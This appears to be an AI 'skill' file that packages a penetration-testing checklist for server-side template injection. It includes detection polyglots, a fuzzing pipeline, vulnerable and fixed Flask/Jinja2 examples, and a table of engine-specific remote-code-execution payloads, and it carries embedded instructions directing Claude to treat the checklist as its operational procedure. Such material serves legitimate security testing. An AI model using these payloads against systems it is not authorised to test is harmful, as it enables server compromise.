
SKILL: Server-Side Template Injection (SSTI)
Metadata
- Skill Name: ssti
- Folder: offensive-ssti
- Source: https://github.com/SnailSploit/offensive-checklist/blob/main/ssti.md
Description
Server-Side Template Injection testing checklist: template engine identification (Jinja2, Twig, Freemarker, Pebble, Velocity), polyglot detection payloads, engine-specific RCE payloads, blind SSTI, and filter bypass. Use when testing web apps for template injection vulnerabilities.
Trigger Phrases
Use this skill when the conversation involves any of:
SSTI, server-side template injection, Jinja2, Twig, Freemarker, Pebble, Velocity, template injection, template RCE, polyglot payload, template engine, blind SSTI
Instructions for Claude
When this skill is active:
- Load and apply the full methodology below as your operational checklist
- Follow steps in order unless the user specifies otherwise
- For each technique, consider applicability to the current target/context
- Track which checklist items have been completed
- Suggest next steps based on findings
Full Methodology
Server-Side Template Injection (SSTI)
Template engines are software used to generate dynamic web pages. When user input is unsafely embedded into templates, server-side template injection (SSTI) can occur, potentially leading to Remote Code Execution (RCE).
Shortcut
- Look for all locations where user input is reflected or used in the response (URL parameters, POST data, HTTP headers, JSON data, etc.).
- Inject template syntax characters/polyglots like
${{<%[%'"}}%\,{{7*'7'}},{{7*7}}into inputs. Check for errors, mathematical evaluation (e.g.,49instead of7*7), or missing/changed reflections. - Verify server-side evaluation (e.g., math works) vs. client-side XSS.
- Use engine-specific syntax (e.g.,
${7/0},{{7/0}},<%= 7/0 %>), known variable names ({{config}},{$smarty}), or error messages to identify the template engine (use a decision tree like PortSwigger's or HackTricks'). - Look up payloads specific to the identified engine and backend language.
- Use engine-specific payloads (see Methodologies) to read files, execute commands, access internal data, or escape sandboxes.
- Create a non-destructive proof of concept (e.g.,
touch ssti_poc_by_YOUR_NAME.txtvia RCE).
Mechanisms
Server-Side Template Injection (SSTI) occurs when attacker-controlled input is embedded unsafely into a server-side template. Instead of treating the input as data, the template engine executes it as part of the template's code. This allows injecting template directives to execute arbitrary code, access server data, or perform actions as the application.
Root Cause: Concatenating or directly rendering user input within a template string without proper sanitization or using insecure template functions.
- Misusing “helper” APIs that compile raw strings at runtime, such as
render_template_string,Template::render_inline, orTemplate.compile, which appear safe but execute attacker‑supplied data.
Vulnerable Example 1 (Simple Jinja2)
The following program takes user input and concatenates it directly into a template string:
# Assume user_input comes from an HTTP request parameter
from jinja2 import Template
tmpl = Template("<html><h1>The user's name is: " + user_input + "</h1></html>")
print(tmpl.render())
If user_input is {{1+1}}, the engine executes the expression:
<html>
  <h1>The user's name is: 2</h1>
</html>
Vulnerable Example 2 (Flask/Jinja2)
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/')
def home():
    # Vulnerable: Directly renders user input from 'user' query parameter
    if request.args.get('user'):
        return render_template_string('Welcome ' + request.args.get('user'))
    else:
        return render_template_string('Hello World!')

# Attacker URL: http://<server>/?user={{7*7}}
# Response: Welcome 49
Secure Example (Flask/Jinja2)
from flask import Flask, request, render_template_string

app = Flask(__name__)

@app.route('/')
def home():
    # Secure: Passes user input as a variable to the template
    if request.args.get('user'):
        # The template engine treats 'username' as data, not code
        return render_template_string('Welcome {{ username }}', username=request.args.get('user'))
    else:
        # ...
Hunt
Preparation
- Identify all user-controlled input points: URL parameters, POST data, HTTP headers (Referer, User-Agent, custom headers), JSON keys/values, etc.
- Use tools like
waybackurlsandqsreplaceto generate fuzzing lists for parameters:waybackurls http://target.com | qsreplace "ssti{{9*9}}" > fuzz.txt ffuf -u FUZZ -w fuzz.txt -replay-proxy http://127.0.0.1:8080/ -mr "ssti81" # Check Burp Repeater/Logger++ for responses containing the evaluated result (e.g., 81)
Detection
- Initial Fuzzing: Inject basic polyglots:
${{<%[%'"}}%\,{{7*'7'}},{{7*7}},${7*7}, quote‑less payloads such as{{[].__class__.__mro__[1]}}. - Observe Behavior:
- Errors: Stack traces or specific error messages can reveal the template engine (e.g., Jinja2, Smarty, FreeMarker).
- Evaluation: Input like
{{7*7}}becomes49. - Blank Output: The payload might be processed and removed if invalid or if it performs an action without output.
- No Change: Input reflected exactly as provided; likely not vulnerable (or requires different syntax).
- Differentiate from XSS: Ensure the evaluation happens server-side, not client-side.
${7*7}evaluating to49strongly suggests SSTI.
Identification
Engine-Specific Payloads
Use a systematic approach based on the initial observations or a decision tree (PortSwigger, updated July 2024, Medium).

Additional Common Engines (2024‑2025)
| Engine | Fingerprint | Simple RCE / Info payload |
|---|---|---|
| Mako (Python/Pyramid) | Error message containing mako.exceptions | ${self.module.os.popen('id').read()} |
| Blade (Laravel 11) | Undefined variable or @dd($loop) dumps | {!!\\Illuminate\\Support\\Facades\\Artisan::call('about')!!} |
| Groovy / GSP | Stack trace with groovy.text.SimpleTemplateEngine | <% Class.forName('java.lang.Runtime').runtime.exec('id') %> |
| Tera / Askama (Rust) | Files ending .tera / .askama.rs | No generic RCE yet; watch for logic injection |
| EJS / Pug (Node) | .ejs, .pug templates | Often needs gadget via helpers/filters; prototype chains |
| Twig (PHP) | Error mentions Twig\\ | {% for k,v in _self %} info, RCE via unsafe extensions |
| Liquid (Shopify/Ruby) | {{product.title}}, errors mention Liquid:: | Limited by default; see Liquid-specific payloads below |
| Nunjucks (Node/Mozilla) | Mozilla's Jinja2 port, .njk templates | Prototype chain to Function or require |
| Handlebars (Node) | {{this}}, {{@root}} work | Limited RCE; requires unsafe helpers or prototype pollution |
| Thymeleaf 3.1+ (Java/Spring) | th:text="${...}", Spring Boot stack traces | ${T(java.lang.Runtime).getRuntime().exec('id')} if SpEL enabled |